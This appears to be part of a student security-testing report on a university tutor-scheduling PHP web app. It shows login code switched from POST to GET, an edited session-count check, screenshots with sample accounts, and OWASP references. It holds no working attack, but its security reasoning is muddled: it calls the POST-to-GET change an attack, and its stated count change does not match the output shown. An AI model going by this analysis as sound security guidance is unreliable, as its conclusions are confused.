
// Retrieve Post Data
$wsuser = check_input($_POST["wsuser"]);
$wsemail = check_input($_POST["wsemail"]);

// Authenticate User
$student = getStudent($wsuser,$wsemail);

if (strlen($student->getTychoname())==0)
{
    // Show the login form again.
    include('index.html');
}
?>
<p></p>
<p></p>
<div><table id="myerror">
<tr><td>
<h4>Login Error</h4>
</td></tr>
<tr><td>
Sorry, the username and email do not match any current account.
</td></tr>
<tr><td>
Try again, or create an account using the link above.
</td></tr>
</table>
</div>
```

Figure 15 Retrieve Post Data

GET Data



```
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <link rel="stylesheet" type="text/css" href="tutors.css">
    <title>CSTutor Authenticate</title>
  </head>
  <body>
    <?php
      // Needed For SQLFunctions getFaculty call
      require_once('Includes/SQLFunctions.php');

      // Needed For Utils check_input call
      require_once('Includes/Utils.php');


      // Retrieve Post Data
      $wsuser = check_input($_GET["wsuser"]);
      $wsemail = check_input($_GET["wsemail"]);
      // Authenticate User
      $student = getStudent($wsuser,$wsemail);

      if (strlen($student->getTychoname())==0)
      {
        // Show the login form again.
        include('index.html');
      }
      ?>
      <p></p>
      <p></p>
      <div><table id="myerror">
      <tr><td>
      <h4>Login Error</h4>
```

Figure 16 GET Data


When a registered student logs into the UMUC Tutor application after POST was changed to GET the tutor schedule can still be displayed. The student is allowed to schedule a tutoring session. This example shows that an attack can be performed on the system.

Tutor Session



CSTutor Authenticate × +

← → ↻ 🏠 ⓘ localhost/week8/authcheck.php ... 📧 ☆ 📖 📄

 University of Maryland University College CS Tutor

Select the course and the format you prefer for your tutoring session and then click Search.

If a course is not listed, tutoring is not currently available for that course.

Search Tutor Sessions

Course:	<input type="text" value="Select Course"/>
Format:	<input type="text" value="Select Format"/>
<input type="button" value="Search"/>	

Welcome! You have the following history of tutoring sessions:

Tutor Session History

Course	Date	Time	Tutoring Location	Help Requested	Tutor	Cancel Session?
CMIS242	2018-08-06, Monday	1830-1900	Online	<input type="text"/>	Tutor Two (tutor2@umuc.edu)	Cancel Session 34?

Figure 17 Tutor Session

- Using the tauthcheck.php file the schedule counting function was changed from 0 to 3. This test should not display two or less tutor sessions. The first screen shot displays, the session count before the count change. The second screen shot shows Tutor1 logged into the system after the session count change, which displays two tutoring sessions.

Schedule Counting Function

```

tauthcheck.php x
    Try again, or contact the Tutor account administrator.
    </td></tr>
    </table>
    </div>

    <?php
    }
    else
    {
        // Set the session information
        session_start();
        $_SESSION['wsuser'] = $wsuser;
        // Run the query for this tutor
        // Display the header
        // Show the page header
        include('Includes/Header.php');
        // Retrieve the ScheduleID over the next 2 weeks for this tutor
        $sid = getTutorSchedule($wsuser);
        $count = count($sid);
        if ($count > 3 )
        {
            echo "<p></p>";
            echo "<h5>You currently have $count tutoring sessions over the next 2
weeks. </h5>";
            echo "<h5>Be sure to check your site daily as students can register at
anytime.</h5>";
            echo "<h5>Also, students must register and be on your schedule to
receive tutoring assistance.</h5>";

            echo "<div>";
            echo "<table id='myresults'>";
            echo "<tr>";
            echo "<th>Course</th>";
            echo "<th>Student Name</th>";
            echo "<th>Email</th>";
            echo "<th>Tutor Session Details</th>";
            echo "<th>Location</th>";

```

Figure 18 Schedule Counting Function

Tutoring Sessions

Tutor Authentication

localhost/week8/tauthcheck.php

University of Maryland University College

CS Tutor

You currently have 2 tutoring sessions over the next 2 weeks.

Be sure to check your site daily as students can register at anytime.

Also, students must register and be on your schedule to receive tutoring assistance.

Course	Student Name	Email	Tutor Session Details	Location	Help Details
CMIS102	tutor one	tutor1@umuc.edu	2018-08-05,Sunday,900-930	Online	
CMIS102	John Smith	jsmith@students.umuc.edu	2018-08-05,Sunday,1230-1300	Online	

You can click on the link below to view all of your sessions for this semester. You can also delete sessions for emergency situations using this link.

[Show all of my sessions](#)

Figure 19 Tutoring Sessions

References

OWSAP web site. (December 31, 2013). Code Injection. Retrieved from

https://www.owasp.org/index.php/Code_Injection

Meucci, Matteo and Muller, Andrew. (2014.). OWASP Testing Guide 4.0. Retrieved from

<http://www.owasp.org>